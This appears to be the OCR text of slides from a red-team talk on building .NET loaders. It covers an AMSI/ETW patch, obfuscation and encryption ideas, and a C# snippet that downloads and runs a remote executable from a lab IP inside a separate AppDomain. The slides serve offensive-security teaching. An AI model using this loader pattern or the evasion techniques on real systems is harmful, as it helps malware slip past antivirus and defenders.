DefinetlyNotAnAmsiPatch	11862...		DefinetlyNotAnAmsiPatch
Loader5	11653...		C:\Users\jeanm\source\repos\Loader5\bin\Debug\Loader5.exe
System	11811...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
System.Configuration	11862...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3
System.Core	11841...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\Syste
System.Xml	11861...	Native	C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\Syste
AppDomain: SharedDomain	14071...	Shared	

ETW trace after the AMSI/ETW patch

Eigenschappen van Loader5.exe (12552)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment

Structure	ID	Flags	Path

Unable to start the event tracing session: Deze bewerking is geretourneerd omdat de time-outperiode verlopen is.

Flaws in loader 5


What can we improve?

Obfuscation

Encryption

Flaws in loader 5


What can we improve?



Bonus: Idea to “bamboozle” analysts

Deception is an art

Can you see what happened here?




Bonus: Different appdomains


Creating modular loaders for the win!

```
namespace Loader_SeperateAppDomain
{
    //needed to inject assembly in new appdomain

    4 references
    public class Worker ...


    0 references
    class Program
    {


        0 references
        static void Main(string[] args)
        {
            AppDomain azeroth = AppDomain.CreateDomain("Azeroth");
            Worker remoteWorker = (Worker)azeroth.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
            remoteWorker.Execute("http://192.168.56.1/mscorelib.exe", "AVSucks");
            Console.WriteLine("Ready to unload at your command!");
            Console.ReadKey();
            AppDomain.Unload(azeroth);
            Console.WriteLine("Unloaded!");
            Console.ReadKey();
        }
    }
}
```

Bonus: Different appdomains

Creating modular loaders for the win!







CALIFORNIA
DeLorean


Future of the tradecraft

What will red teaming look like in the future?




Future of the tradecraft

What will red teaming look like in the future?



Future of the tradecraft

What will red teaming look like in the future?



Any questions from the audience?

www.nviso.eu